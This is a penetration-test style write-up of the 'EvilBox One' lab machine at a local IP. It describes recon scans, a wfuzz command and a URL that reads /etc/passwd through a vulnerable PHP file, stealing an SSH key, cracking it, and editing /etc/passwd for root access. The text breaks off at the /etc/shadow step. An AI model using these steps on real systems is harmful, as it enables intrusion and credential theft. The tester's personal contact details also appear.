EvilBox One
Security Assessment Findings Report

Date: April 7th, 2023
Project:
Version 1.0

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Confidentiality Statement

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Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Lakshay Verma	Lead Penetration Tester	Office: 8178829121 Email: lakshayvofficial@gmail.com

Assessment Overview

From April 6th, 2023 to April 10th, 2023, I evaluated the security posture of EvilBox One compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. Attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. Scanning and enumeration to identify potential vulnerabilities in hopes of exploitation were also performed.

Scope

Assessment	Details
External Penetration Test	10.0.2.15

Scope Exclusions

None.

Client Allowances

No allowances provided.


Executive Summary



In this penetration testing, the target machine named "EvilBox One" was running Debian Linux with SSH running on port 22 and an Apache server on port 80. The website hosted on the Apache server was found to be vulnerable to Apache HTTP Server Path Traversal and Remote Code Execution, which can allow the attacker to obtain the SSH RSA private key for the "mowree" user. Using the password cracking tool John the Ripper, the attacker can crack the RSA private key's passphrase and log into SSH using the "mowree" username and passphrase. This will allow access to the first flag.



For privilege escalation, the attacker could add another root user to the /etc/passwd file and log into it to gain sudo user privileges. This will allow the attacker to obtain the second flag.



Attack Summary


The following table describes how I gained root access, step by step and captured the flag:




Step	Action	Screenshots/Description/Outputs
1	**NMAP SCAN** **Command used : -** sudo nmap -T4 -p- -A 10.0.2.15	 **Description : -** NMAP scan on IP 10.0.2.15(EvilBox One). Scanning all ports and provide additional information on services running on those ports



2	**Dirbuster Scan** **Command used : -** dirbuster	 **Description : -** As we got to know that apache HTTP server was running on port 80 from our NMAP scan, dirbuster was used to scan through subdomains of the website hosted
3	**Nikto Scan** **Command used : -** nikto -h 10.0.2.15	 **Description : -** Nikto scan was performed to enumerate over website vulnerabilities.

4	**SSH** **Command used : -** ssh 10.0.2.15	 **Description : -** Checking ssh service running on the target machine
5	**Evil.php Lookup**	 **Description : -** Looking up 10.0.2.15/secret/evil.php as it appeared in dirbuster scan
6	**Fuzzing secret.php**	 **Description : -** Php can be used to pass commands as parameters using “?” . **Command used : -** wfuzz -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.0.2.15/secret/evil.php?FUZZ=/etc/passwd --hc 404 --hh 0 **Output : -** “command” parameter can be used to execute code.

7	**cat /etc/passwd works**	 **Description : -** http://10.0.2.15/secret/evil.php?command=/etc/passwd displays the output for “cat /etc/passwd”.
8	**Important information from /etc/shadow**	 **Description : -**

